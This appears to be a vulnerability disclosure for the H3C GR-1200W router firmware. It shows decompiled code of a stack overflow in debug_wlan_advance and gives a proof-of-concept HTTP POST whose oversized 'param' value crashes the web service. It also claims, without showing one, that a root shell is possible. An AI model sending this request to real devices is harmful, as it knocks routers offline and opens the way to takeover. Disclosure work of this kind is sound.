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H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the debug_wlan_advance function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
13  int v12; // [sp+40h] [+40h] BYREF
14  char v13[128]; // [sp+44h] [+44h] BYREF
15  int v14[4]; // [sp+C4h] [+C4h] BYREF
16  int v15[4]; // [sp+D4h] [+D4h] BYREF
17  int v16[4]; // [sp+E4h] [+E4h] BYREF
18  int v17[4]; // [sp+F4h] [+F4h] BYREF
19  int v18[4]; // [sp+104h] [+104h] BYREF
20  int v19[5]; // [sp+114h] [+114h] BYREF
21
22  v12 = -1;
23  v5 = 0;
24  v4 = 0;
25  memset(v13, 0, sizeof(v13));
26  memset(v14, 0, sizeof(v14));
27  memset(v15, 0, sizeof(v15));
28  memset(v16, 0, sizeof(v16));
29  memset(v17, 0, sizeof(v17));
30  memset(v18, 0, sizeof(v18));
31  memset(v19, 0, 16);
32  v11 = (char *)websgetvar(a1, "param", (int)&unk_4FB6F0);
33  if ( v11 )
34  {
35    while ( !getelement(v13, v11, '\', v5 + 1) )
36    {
37      ++v5;
38      sscanf(v13, "%[^;]", v14);
```

In the `debug_wlan_advance` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^;]`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v14`, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=20530bee
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=debug_wlan_advance&param=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```


The picture above shows the process information before we send poc.




In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.